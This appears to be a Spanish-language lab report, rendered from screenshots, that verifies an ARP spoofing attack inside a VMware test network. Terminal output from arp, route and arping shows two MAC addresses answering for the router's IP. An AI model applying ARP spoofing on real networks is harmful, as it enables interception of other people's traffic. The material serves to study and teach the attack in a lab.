
VM2: Mediante arp -an veremos la tabla ARP de VM2 y ha tenido éxito el spoofing.

Mediante arping + IP del router, podemos ver IP y MAC del router y MAC de VM1. Ha tenido éxito el spoofing.

También mediante arping + IP de VM1, podemos ver IP de VM1.

```
$ arp -an
```

```
$ route -n
```



```
VM2 - VMware Workstation 17 Player (Non-commercial use only)
```

```
File Virtual Machine Help
```

```
Applications Places System
```

```
Install BackTrack
```

```
root@bt: ~
```

```
File Edit View Terminal Help
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=54 time=5.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=55 time=10.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=56 time=9.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=57 time=13.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=58 time=13.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=59 time=9.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=60 time=12.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=61 time=231.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=62 time=12.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=63 time=12.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=64 time=13.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=65 time=10.000 usec
```

```
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=66 time=12.000 usec
```

```
^Z
```

```
[2]+  Stopped                  arping 172.16.111.2
```

```
root@bt:~# arp -an
```

```
? (172.16.111.254) at 00:50:56:e9:c6:d7 [ether] on eth0
```

```
? (172.16.111.135) at 00:0c:29:1d:2d:e6 [ether] on eth0
```

```
root@bt:~# route -n
```

```
Kernel IP routing table
```

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	172.16.111.2	0.0.0.0	UG	100	0	0	eth0
172.16.111.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0


```
root@bt:~#
```

```
the quieter you become, the more you are able to hear
```

```
root@bt: ~
```

```
To grab input, press Ctrl+G
```


\$ arping 172.16.111.2



VM2 - VMware Workstation 17 Player (Non-commercial use only)

File Virtual Machine Help

Applications Places System

Wed Nov 8, 3:31 PM

Install BackTrack


```
root@bt: ~  
File Edit View Terminal Help  
  
root@bt:~# arping 172.16.111.2  
ARPING 172.16.111.2  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=0 time=274.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=1 time=488.000 usec  
60 bytes from 00:0c:29:1d:2d:e6 (172.16.111.2): index=2 time=957.683 msec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=3 time=11.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=4 time=12.000 usec  
60 bytes from 00:0c:29:1d:2d:e6 (172.16.111.2): index=5 time=956.904 msec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=6 time=12.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=7 time=11.000 usec  
60 bytes from 00:0c:29:1d:2d:e6 (172.16.111.2): index=8 time=955.764 msec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=9 time=12.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=10 time=11.000 usec  
60 bytes from 00:0c:29:1d:2d:e6 (172.16.111.2): index=11 time=955.040 msec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=12 time=10.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=13 time=10.000 usec  
60 bytes from 00:0c:29:1d:2d:e6 (172.16.111.2): index=14 time=954.966 msec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=15 time=9.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=16 time=15.000 usec  
60 bytes from 00:0c:29:1d:2d:e6 (172.16.111.2): index=17 time=955.037 msec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=18 time=228.000 usec  
60 bytes from 00:50:56:ef:a0:12 (172.16.111.2): index=19 time=254.000 usec
```

the quieter you become, the more you are able to hear


root@bt: ~ [Google - Mozilla Firef...

To grab input, press Ctrl+G

\$ arping 172.16.111.135

